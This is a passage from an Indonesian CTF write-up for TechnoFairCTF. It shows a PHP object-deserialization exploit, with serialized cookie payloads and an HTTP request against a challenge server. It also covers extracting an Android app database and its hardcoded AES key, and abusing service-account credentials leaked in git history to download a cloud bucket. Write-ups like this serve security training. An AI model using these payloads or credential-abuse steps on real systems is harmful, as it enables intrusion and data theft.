"index.php", "login.php", "query.php", "record.php", "user.php"];
    }

    public function __debugInfo()
    {
        if (!in_array($this->file, $this->whiteList)) {
            return ["file" => "Nice Try"];
        }

        return ["file" => file_get_contents($this->file)];
    }
}

echo urlencode(serialize(new FileReader("credential.php")));
?>
```




Kemudian untuk membuat serialize object dari class Query, saya menggunakan script berikut


```
<?php
```

```php
class Record
{
    private $host;
    private $user;
    private $pass;
    private $db;
    private $tb;
    private $conn;

    public function __construct(string $host, string $user, string $pass,
string $db, string $tb)
    {
        $this->host = $host;
        $this->user = $user;
        $this->pass = $pass;
        $this->db = $db;
        $this->tb = $tb;
        $this->conn = new mysqli($this->host, $this->user, $this->pass,
$this->db);
    }

    public function getAllRecords()
    {
        $stmt = $this->conn->prepare("SELECT * FROM {$this->tb}");
        $stmt->execute();
        $rows = $stmt->get_result()->fetch_all(MYSQLI_ASSOC);

        return $rows;
    }

    public function __destruct() {
        $this->conn->close();
    }

    public function __wakeup() {
        $this->conn = new mysqli($this->host, $this->user, $this->pass,
$this->db);
        $this->getAllRecords();
```

```php
    }

}

class Query
{
    private $store;

    public function __construct($store)
    {
        $this->store = $store;
    }

    public function getAllQuery()
    {
        return $this->store->getAllRecords();
    }

    public function __debugInfo()
    {
        return $this->getAllQuery();
    }
}

$record = new Record("mysql", "val0id", "kaboom", "serial_killer", "flag");
$query = new Query($record);
$serialized = serialize($query);

echo urlencode($serialized);
```

*biar gak error pas dijalanin, pastikan punya mysql server di hostname bernama “mysql” dengan credentials yang tertera, kemudian buat juga database serial_killer dengan table flag. Atau alternatif lain sih.. Scriptnya dijalanin di dockernya :3

Ketika dijalankan, flag pun didapatkan



**Request**

Pretty Raw Hex

```
1 GET /flag.php HTTP/1.1
2 Host: 103.152.242.197:1001
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
  ,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
  3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: PHPSESSID=a4a58e829cceadaed427b6acc406ec67; user=
  O%3A5%3A%22Query%22%3A1%3A%7Bs%3A12%3A%22%00Query%00store%22%3BO
  %3A6%3A%22Record%22%3A6%3A%7Bs%3A12%3A%22%00Record%00host%22%3Bs
  %3A5%3A%22mysql%22%3Bs%3A12%3A%22%00Record%00user%22%3Bs%3A6%3A%
  22val0id%22%3Bs%3A12%3A%22%00Record%00pass%22%3Bs%3A6%3A%22kaboo
  m%22%3Bs%3A10%3A%22%00Record%00db%22%3Bs%3A13%3A%22serial_killer
  %22%3Bs%3A10%3A%22%00Record%00tb%22%3Bs%3A4%3A%22flag%22%3Bs%3A1
  2%3A%22%00Record%00conn%22%3BO%3A6%3A%22mysqli%22%3A0%3A%7B%7D%7
  D%7D
9 Content-Length: 0
10 Connection: close
11
12
```

**Response**

Pretty Raw Hex Render


```
1 HTTP/1.1 200 OK
2 Date: Sun, 09 Jul 2023 07:03:24 GMT
3 Server: Apache/2.4.57 (Debian)
4 X-Powered-By: PHP/8.2.7
5 Vary: Accept-Encoding
6 Content-Length: 157
7 Connection: close
8 Content-Type: text/html; charset=UTF-8
9
10 object(Query)#1 (1) {
11 [0]=>
12 array(2) {
13 ["id"]=>
14 int(1)
15 ["flag"]=>
16 string(51)
  "TechnoFairCTF{C0n9R4tZ_y0U_F0und_Th3_S3r1Al_K1ll3r}"
17 }
18 }
19
```

**Flag: TechnoFairCTF{C0n9R4tZ_y0U_F0und_Th3_S3r1Al_K1ll3r}**

# Reverse Engineering

## mencariPW

Didapati file yang memiliki logo berikut




Logo tersebut adalah logo untuk program yang berasal dari py2exe. Kita dapat melakukan decompyle menggunakan pyinstractor (https://github.com/extremecoders-re/pyinstxtractor).

```
┌──(kali㉿localh3art)-[~/CTF/Random/aaa]
└─$ python3 pyinstxtractor/pyinstxtractor.py mencariPW.exe
[+] Processing mencariPW.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.10
[+] Length of package: 9304622 bytes
[+] Found 987 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_tkinter.pyc
[+] Possible entry point: mencariPW.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.10 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: mencariPW.exe

You can now use a python decompiler on the pyc files within the extracted directory
```

Kemudian kita bisa recover file python aslinya menggunakan pycdc (https://github.com/zrax/pycdc)

```
┌──(kali㉿localh3art)-[~/CTF/Random/aaa]
└─$ ./pycdc/pycdc mencariPW.exe_extracted/mencariPW.pyc
# Source Generated with Decompyle++
# File: mencariPW.pyc (Python 3.10)

import tkinter
import string
from tkinter import messagebox
window = tkinter.Tk()
window.title('Login form')
window.geometry('340×440')
window.configure('#333333', **('bg',))

def login():
Warning: block stack is not empty!
    username = 'TechnoFairCTF'
    password = [
        'qswaefrdthy_gukojplzcxvbmn',
        'pkolihu_jyftgrsedwaqmzbxvc',
        'mlnkbjvhcgxfzdsapqowueyr_t',
        'plokijuhygtfrdeswaqmnbvcxz',
        'qswdefrgthyjukilopmnbzvcx_',
        'qswaefrgthyjukilpom_znxbcv',
        'zqwsedrftgyhuji_kolpxcvbnm',
        'qaedwsrf_tgujyhikpomznxbcv',
```

Didapatkan logic aplikasi seperti berikut

```
def login():
Warning: block stack is not empty!
    username = 'TechnoFairCTF'
    password = [
        'qswaefrdthy_gukojplzcxvbmn',
        'pkolihu_jyftgrsedwaqmzbxvc',
        'mlnkbjvhcgxfzdsapqowueyr_t',
        'plokijuhygtfrdeswaqmnbvcxz',
        'qswdefrgthyjukilopmnbzvcx_',
        'qswaefrgthyjukilpom_znxbcv',
        'zqwsedrftgyhuji_kolpxcvbnm',
        'qaedwsrf_tgujyhikpomznxbcv',
        'mxnzbcvqsplokwdij_efuhrgyt',
        'plokmnzbxvcijuygtfrdeswa_q',
        'plmoknijbuhvygctfxrdzeswaq',
        'qazwsxedcrfvtgbyhnujmikol_',
        'wqzsxedcrfvt_gbyhnujmikolp',
        'qazwxedcrf_vtgbyhnplmokiju',
        'okmplijnuhbygvtfcrdxewqaz_',
        'ygvtfcrd_xeszqaplmoknijbuh',
        'ijnkmpluhbygvtfc_rdxeszwqa',
        'tyuioplkjhgfdsaqwezxcvb_nm',
        'mkolpijnuhbygv_tfcrxeszwaq',
        'hubijnmkoplygvtfcrdxeszwaq',
        'swxedcr_fvtgbynujmikolpqaz',
        'trqwyuioplkjhgfdsazxcvbn_m',
        'klopmijn_ubygvtfcrdxeszaqw',
        'bvnmczxlaksjdhfgp_qowiruty']
    entered_username = username_entry.get()
    entered_password = password_entry.get()
    if entered_username != username:
        messagebox.showerror('Error', 'Invalid Login', **('title', 'message'))
        return None
    if None(entered_password) < 8 and len(entered_password) < 24 or
len(entered_password) > 24:
        messagebox.showerror('Error', 'Password di antara 1 sampai 24
```

```
karakter.', **('title', 'message'))
        return None
    for char, pw_string in None(entered_password, password):
        if char in pw_string or char not in string.ascii_lowercase + '_':
            messagebox.showerror('Error', 'masih salah, coba lagi bestie',
**('title', 'message'))
            return None
        messagebox.showinfo('Login Success', 'GG gaming abang heker
\nTechnoFairCTF{%s}' % entered_password, **('title', 'message'))
        return None
```

Jadi kode tersebut akan menerima input user sebesar minimal 8 character dan maximal 24 character, kemudian untuk setiap byte inputnya akan di compare dengan masing-masing byte pada list yang ada pada aplikasi. Apabila inputan user sama dengan byte yang ada pada list tersebut (dalam satuan byte) maka program akan mengeluarkan error bahwa password salah. Jadi intinya setiap inputan user dalam hitungan byte akan dicompare dengan masing-masing bytes dari list terkait. Kalau user input 3 character, jadinya list index ke 0,1,2 bakalan dicompare dengan masing2 inputan user tersebut.

Nah dengan konsep tersebut, kita bisa recover passwordnya dengan cara cari character dari wordlist a-z + “_” yang tidak ada pada list untuk masing2 index. Untuk solvernya seperti berikut


```
import string

password = [
    'qswaefrdthy_gukojplzcxvbmn',
    'pkolihu_jyftgrsedwaqmzbxvc',
    'mlnkbjvhcgxfzdsapqowueyr_t',
    'plokijuhygtfrdeswaqmnbvcxz',
    'qswdefrgthyjukilopmnbzvcx_',
    'qswaefrgthyjukilpom_znxbcv',
    'zqwsedrftgyhuji_kolpxcvbnm',
    'qaedwsrf_tgujyhikpomznxbcv',
    'mxnzbcvqsplokwdij_efuhrgyt',
    'plokmnzbxvcijuygtfrdeswa_q',
    'plmoknijbuhvygctfxrdzeswaq',
    'qazwsxedcrfvtgbyhnujmikol_',
    'wqzsxedcrfvt_gbyhnujmikolp',
```

```
    'qazwxedcrf_vtgbyhnplmokiju',
    'okmplijnuhbygvtfcrdxewqaz_',
    'ygvtfcrd_xeszqaplmoknijbuh',
    'ijnkmpluhbygvtfc_rdxeszwqa',
    'tyuioplkjhgfdsaqwezxcvb_nm',
    'mkolpijnuhbygv_tfcrxeszwaq',
    'hubijnmkoplygvtfcrdxeszwaq',
    'swxedcr_fvtgbynujmikolpqaz',
    'trqwyuioplkjhgfdsazxcvbn_m',
    'klopmijn_ubygvtfcrdxeszaqw',
    'bvnmczxlaksjdhfgp_qowiruty']
print(len(password))
charset = string.ascii_lowercase + '_'
flag = ""
for pw_string in password:
    for char in charset:
        if char not in pw_string:
            flag += char

print(f"TechnoFairCTF{{{flag}}}")
```


**Flag: TechnoFairCTF{ini_adalah_password_hehe}**

## PM Gratis

Diberikan file android yang merupakan aplikasi support system




Apabila kita analisis menggunakan jadx, didapati bahwa aplikasi menggunakan sebuah database pada class MessageHandler untuk menyimpan pesan yang dikirim pengguna. Pesan tersebut di-encrypt menggunakan AES dengan mode CBC





Kita dapat mengambil database pada device yang sudah rooted (gatau kalau device non root bisa atau engga) dengan command berikut

```
PS C:\Users\cruok\OneDrive\Documents\CTF\TechnoFairCTF> adb shell
vayu:/ $ su
vayu:/ # cd /data/user/0/com.example.aplikasicurhat/databases
vayu:/data/user/0/com.example.aplikasicurhat/databases # ls
dbChat.db
vayu:/data/user/0/com.example.aplikasicurhat/databases # cp dbChat.db /sdcard/Download/dbChat.db
vayu:/data/user/0/com.example.aplikasicurhat/databases # exit
vayu:/ $ exit
PS C:\Users\cruok\OneDrive\Documents\CTF\TechnoFairCTF> adb pull /sdcard/Download/dbChat.db
/sdcard/Download/dbChat.db: 1 file pulled, 0 skipped. 4.9 MB/s (20480 bytes in 0.004s)
PS C:\Users\cruok\OneDrive\Documents\CTF\TechnoFairCTF>
```

Kemudian buka db tersebut menggunakan online viewer. Disitu terdapat flag yang ter encrypt dengan value berikut

“252jxiCHBmjcym3/z9tu078mzmezECXwBOzmRmDBth3v5cPF33PN6yX0MeLHo92E”




Kemudian kita dapat mencari key dan juga berdasarkan kode yang ada pada aplikasi

```
public MessageHandler(Context context, chatModel cd) {
    Intrinsics.checkNotNullParameter(context, "context");
    Intrinsics.checkNotNullParameter(cd, "cd");
    this.context = context;
    this.cd = cd;
    String string = context.getString(R.string.cishani);
    Intrinsics.checkNotNullExpressionValue(string, "context.getString(R.string.cish
    byte[] bytes = string.getBytes(Charsets.UTF_8);
    Intrinsics.checkNotNullExpressionValue(bytes, "this as java.lang.String).getBy
    this.key = new SecretKeySpec(bytes, "AES");
    String string2 = context.getString(R.string.oshiku);
    Intrinsics.checkNotNullExpressionValue(string2, "context.getString(R.string.osh
    byte[] bytes2 = string2.getBytes(Charsets.UTF_8);
    Intrinsics.checkNotNullExpressionValue(bytes2, "this as java.lang.String).getB
    this.iv = new IvParameterSpec(bytes2);
    this.pembukaan = new String[]{"Aku ada di sini untuk mendengarkanmu. Ceritakan
    this.jawaban = new String[]{"Wah kamu keren banget", "Wah bagus dong", "Aku ng
    this.dbHandler = new SQLAccess(context);
}
```

value key

value iv

Kedua value ini bisa didapatkan pada strings.xml yang baru bisa didapatkan ketika aplikasi di decompile menggunakan apktool


Key

```
<string name="cishani">cishani_graduate</string>
```

Iv

```
<string name="oshiku">tapi_oshiku_Gita</string>
```

Kemudian menggunakan cyberchef, flag-pun didapatkan




**Flag: TechnofairCTF{J454_Curh4T_K3L1L1n9}**

# Misc

## Welcome


## Creds

Pada challenge ini diberitahu bahwa ada sebuah secret file yang ada di dalam ‘storage’, setelah di check githubnya rupanya si probset melakukan 2x commit, dimana commit pertamanya adalah dia menguploadad semua my-image dan di commit keduanya dia mengedit something.json, maka step awalnya kita akan melakukan **logging** di github dengan bantuan Git,

**Command** : git clone https://github.com/boyyz
**Command** : git log

Terlihat ada 2 versi betul seperti jumlah comitnya, sekarang kita akan memakai versi paling awal dimana sebelum something.jsonnya di ubah.

**Command** : git checkout 67c5747f09e60c08cbd48ca4dc18f801a9520632


Karena ini adalah creds untuk masuk ke google cloud, kita akan menggunakan tools gcloud cli

**Command** : gcloud auth activate-service-account --key-file=something.json

Sekarang kita kasih tahu project mana yang mau kita gunakan

**Command** : gcloud confit set projectportofolio-web-391206


#NOTE jika nanti ada verifikasi, pilih y saja (kadang suka error)

Setelah berhasil pilih project sekarang kita akan lihat di project ini ada item apa saja

**Command** : gsutils ls
**Command :** gsutils ls gc://collections-jkt/

Karena fotonya ada banyak kita copy semua saja langsung ke folder home kita dan kita cari deh satu persatu di folder home kita nanti.

**Command** : gsutil -m cp -r gs://collections-jkt/* ./




Yep, that;s the flag!

## Forward Player

Didapatkan info bahwa player favorit probset adalah seorang forward yang memulai karirnya di MU pada 2016, setelah saya cari di google dia bernama **Marcus rashford** dan memiliki IG dengan nama yang sama (hanya digabung), clue berikutnya adalah ada sebuah foto yang diupload 5 hari yang lalu, lalu flagnya ada di bio si commenter, maka kita tinggal cari saja yang uploadnya 5 hari yang lalu dengan foto yang sama, lalu lihat bio yang comment di akun post tersebut.

TechnoFairCTF{M4af_4uThor_F4nz_dEcuL}